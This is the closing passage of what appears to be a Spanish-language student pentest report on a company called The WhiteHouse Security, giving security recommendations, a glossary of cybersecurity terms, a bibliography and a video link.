RECOMENDACIONES

Se recomienda tener en cuenta cada una de las sugerencias planteadas en este informe técnico para llevar a cabo el mejoramiento y la prevención y poder minimizar cualquiera nueva vulnerabilidad que ponga en riesgo la seguridad de los procesos y los sistemas de información de la empresa The WhiteHouse Security.

Realizar periódicamente controles de las políticas de seguridad de la empresa, por medio de auditorías internas para mitigar y realizar la evaluación para verificar el cumplimiento de estas y así poder garantizar que se implementan las recomendaciones contempladas en este informe técnico.

Se recomienda realizar constantemente capacitar a los trabajadores de la empresa en temas de buenas prácticas de seguridad Informática, ya que los usuarios son los más propensos a ser vulnerables y por ende ellos deben tener presente una serie de medidas o recomendaciones para reducir estos riesgos y vulnerabilidades.

GLOSARIO DE TERMINOS

Amenaza: Circunstancia que tiene el potencial de causar daños o pérdidas puede ser en forma de robo, destrucción, divulgación, modificación de datos o negación de servicio (DOS).

Antivirus: Software utilizado para eliminar programas elaborados con intención destructiva.

Ciberseguridad: Condición caracterizada por un mínimo de riesgos y amenazas a las infraestructuras tecnológicas, los componentes lógicos de la información y las interacciones en el ciberespacio.

Ciberdelito: Operaciones ilícitas realizadas por medio de Internet o que tienen como objetivo destruir y dañar ordenadores, medios electrónicos y redes de Internet.

Delito Informático: Comportamientos ilícitos que se llevan a cabo mediante herramientas electrónicas para atacar contra la seguridad de los datos informáticos.

Exploit: Secuencia de comandos utilizados para, aprovechándose de un fallo o vulnerabilidad en un sistema, provocar un comportamiento no deseado o imprevisto.

Firewall: Un componente de hardware o software diseñado para bloquear el acceso no autorizado.

Fuga de datos: La fuga de datos o fuga de información es la pérdida de la confidencialidad de la información privada de una persona o empresa. Información que, a priori, no debería ser conocida más que por un grupo de personas, en el ámbito de una organización, área o actividad, y que termina siendo visible o accesible para otros.

Hacker: Persona experta en tecnología dedicada a intervenir y /o realizar alteraciones técnicas con buenas o malas intenciones.

Hacking: Acceder de forma ilegal a datos almacenados en un ordenador o servidor.

Hardware: Término que hace referencia a cada uno de los elementos físicos de un sistema informático (pantalla, teclado, ratón, memoria, disco duro, otros).

Ingeniería Social: Término que hace referencia al arte de manipular personas para eludir los sistemas de seguridad. Esta técnica consiste en obtener información de los usuarios por teléfono, correo electrónico, correo tradicional o contacto directo.

Incidente Informático: Es la violación o amenaza que afectan la confidencialidad, disponibilidad y la integración como la continuidad de los servicios que son ofrecidos.

Inyección de código SQL: Técnica donde el atacante crea o altera comandos SQL, para exponer datos ocultos, sobreescribir los valiosos, o ejecutar comandos peligrosos en un equipo que hospeda bases de datos.

Keylogger: Es un tipo de malware diseñado para capturar las pulsaciones, movimientos y clics del teclado y del ratón, generalmente de forma encubierta, para intentar robar información personal, como las cuentas y contraseñas de las tarjetas de crédito.

Malware: Es un tipo de software que tiene como objetivo dañar o infiltrarse sin el consentimiento de su propietario en un sistema de información.

Riesgo: Es la posibilidad de que una amenaza se produzca, dando lugar a un ataque.

Pentest: Una prueba de penetración es un ataque a un sistema software o hardware con el objetivo de encontrar vulnerabilidades. El ataque implica un análisis activo de cualquier vulnerabilidad potencial, configuraciones deficientes o inadecuadas, tanto de hardware como de software, o deficiencias operativas en las medidas de seguridad.

Vector de ataque: Un vector de ataque es el método que utiliza una amenaza para atacar un sistema.

Vulnerabilidad: Debilidad del sistema informática que puede ser utilizada para causar algún tipo de daño.

BIBLIOGRAFIA

- Ovallos-Ovallos, Jesús, Dewar Rico-Bautista y Yurley Medina-Cárdenas. "Guía Práctica Para El Análisis De Vulnerabilidades De Un Entorno Cliente-servidor GNU / Linux Mediante Una Metodología De Pentesting". Revista Ibérica De Sistemas E Tecnologias De Informação E29 (2020): 335-50. Web}

- Alcaldía de Bogotá. (2018). Guardianes de la información Penetration Testing. Alcaldía de Bogotá. Recuperado de http://ticbogota.gov.co/sites/default/files/seguridad-de-la-informacion/ambito2.pdf

- http://www.profitecnicas.com7libro/derecho-informatico-al-alcance-de-todos-_171118#

- Alcaldía de Bogotá. (2018). Guardianes de la información Penetration Testing. Alcaldía de Bogotá. Recuperado de http://ticbogota.gov.co/sites/default/files/seguridad-de-la-informacion/ambito2.pdf

- Revista Seguridad. (2018). Pruebas de penetración para principiantes: Explotando una vulnerabilidad con Metasploit Framework | Revista. Seguridad. Recuperado de: https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra

- Incibe. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. INCIBE. Recuperado de: https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas

- https://www.ciset.es/publicaciones/blog/746-hardening

- Moreno, Patricio. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management. Usfq.(pp. 31-63) Recuperado de: http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

• Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información. (2018). (p. 14 - 27) Recuperado de: https://www.mintic.gov.co/gestionti/615/articles5482_G21_Gestion_Incidentes.pdf

• Cis Security. (2020). CIS Center for Internet Security. CIS Benchmarks. Recuperado de: https://www.cisecurity.org/cis-benchmarks/

• https://www.cisecurity.org/controls/cis-controls-list/

• Miranda, Jezreel Mejia, and Heltton Ramirez. "Establishing Security Controls and Perimeter for a CSIRT Website/Estableciendo Controles Y Perimetro De Seguridad Para Una Página Web De Un CSIRT." RISTI (Revista Iberica De Sistemas E Tecnologias De Informacao) 17 (2016): 01-15. Web.

• Metasploit the Penetration Tester's Guide Miltiadis Kandias, Dimitris Gritzalis Pages 268-269

• EAR / PILAR Entorno de análisis de riesgos [en línea]. http://www.ar-tools.com/es/index.html

• RAMeX: a prototype expert system for computer security risk analysis and management

J.N. Prasad, Y. Kathawala, H.J. Bocker, D. Sprague**The global problem of computer crimes and the need for security**
Industrial Management, 33 (4) (1991), pp. 24-28

•

ENLACE DEL VIDEO

https://youtu.be/LrPxkZCbq54